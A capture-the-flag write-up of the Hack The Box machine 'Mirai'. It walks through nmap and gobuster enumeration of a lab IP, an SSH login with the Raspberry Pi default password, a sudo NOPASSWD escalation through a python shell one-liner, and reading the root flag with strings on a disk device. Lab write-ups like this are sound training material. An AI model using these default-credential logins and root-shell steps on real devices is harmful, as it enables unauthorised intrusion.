

Hack The Box — Mirai

1. Machine Information

- **Target IP:** 10.129.193.58
 - **Machine Name:** Mirai
 - **Difficulty:** Easy
 - **Date:** March 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Web enumeration → Identify Pi-hole admin panel → Default credentials → SSH access → sudo misconfiguration → Root shell → Recover root flag from disk

3. Tools Used

- nmap
 - gobuster
 - ssh
 - sudo
 - strings
-

4. Reconnaissance

Command

```
nmap -sC -sV -p- 10.129.193.58
```

Findings

- 22 → SSH
- 53 → DNS (dnsmasq)
- 80 → HTTP (lighttpd)

Why It Matters

- Lightweight web server → likely embedded/IoT system
- DNS service → indicates appliance-like environment (Pi-hole)

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.193.58
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 17:18 +0530
Nmap scan report for 10.129.193.58
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256  b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256  4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain   dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http      lighttpd 1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: lighttpd/1.4.35
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.50 seconds
```

5. Enumeration

Step 1 — Directory Enumeration

Command:

```
gobuster dir -u http://10.129.193.58 -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Result:

```
/admin
```

Why Important:

- Admin panel → authentication point

Screenshot 2 — Gobuster Output

```
(abhay@Kali)-[~/Desktop]
$ gobuster dir -u http://10.129.193.58/admin -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.193.58/admin
[+] Method: GET
[+] Threads: 80
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.git (Status: 301) [Size: 0] [→ http://10.129.193.58/admin/.git/]
.git/HEAD (Status: 200) [Size: 23]
.git/index (Status: 200) [Size: 10928]
.gitignore (Status: 200) [Size: 153]
.git/config (Status: 200) [Size: 274]
LICENSE (Status: 200) [Size: 14164]
img (Status: 301) [Size: 0] [→ http://10.129.193.58/admin/img/]
index.php (Status: 200) [Size: 14617]
scripts (Status: 301) [Size: 0] [→ http://10.129.193.58/admin/scripts/]
style (Status: 301) [Size: 0] [→ http://10.129.193.58/admin/style/]
Progress: 4750 / 4750 (100.00%)

Finished
```

Step 2 — Identify Application

Command:

<http://10.129.193.58/admin>


Result:

- Pi-hole admin dashboard

Why Important:

- Pi-hole commonly runs on Raspberry Pi
- Often uses default credentials

Screenshot 3 — Pi-hole Panel



6. Exploitation

Step 3 — Default Credentials

WHAT IT IS

- Using known default credentials for Pi-hole

WHY IT WORKS

- System not hardened / credentials unchanged
-

HOW TO EXPLOIT

ssh pi@10.129.193.58

Password:

raspberrypi

RESULT

pi

Screenshot 4 — SSH Access

```
(abhay@Kali)-[~/Desktop]
$ ssh pi@10.129.193.58
The authenticity of host '10.129.193.58 (10.129.193.58)' can't be established.
ED25519 key fingerprint is: SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyj0a60
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.193.58' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pi@10.129.193.58's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.
pi@raspberrypi:~$ ls -la
```

7. Shell Access

- User:

pi

8. Post-Exploitation

- System identified as Raspberry Pi environment
 - Minimal restrictions observed
-

9. Privilege Escalation

Step 4 — Sudo Enumeration

Command:

`sudo -l`


Result:

(ALL : ALL) NOPASSWD: ALL

Why Important:

- Full root access without password

Screenshot 5 — `sudo -l`



```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: ALL
```

Exploit

`sudo python3 -c 'import os; os.system("/bin/bash")'`

RESULT

root

Screenshot 6 — Root Shell

```
pi@raspberrypi:~ $ sudo python3 -c 'import os; os.system("/bin/bash")'
root@raspberrypi:/home/pi# whoami
root
root@raspberrypi:/home/pi#
```

10. Flags

User Flag

cat /home/pi/Desktop/user.txt

Screenshot 7 — User Flag

```
root@raspberrypi:/home/pi/Desktop# cat /home/pi/Desktop/user.txt
```

Root Flag

Command:

sudo strings /dev/sdb

Result:

- Root flag recovered from disk

Why Important:

- Flag not stored in standard location
- Requires disk inspection

Screenshot 8 — Root Flag

```
root@raspberrypi:/media/usbstick# sudo strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e/821/25512e505d026fa12e020b
```

11. Skills / Takeaways

- Identifying IoT-like environments (Pi-hole)
 - Default credential exploitation
 - SSH access via credential reuse
 - Sudo misconfiguration (NOPASSWD: ALL)
 - Root shell via Python execution
 - Disk-level data extraction (strings on block device)
-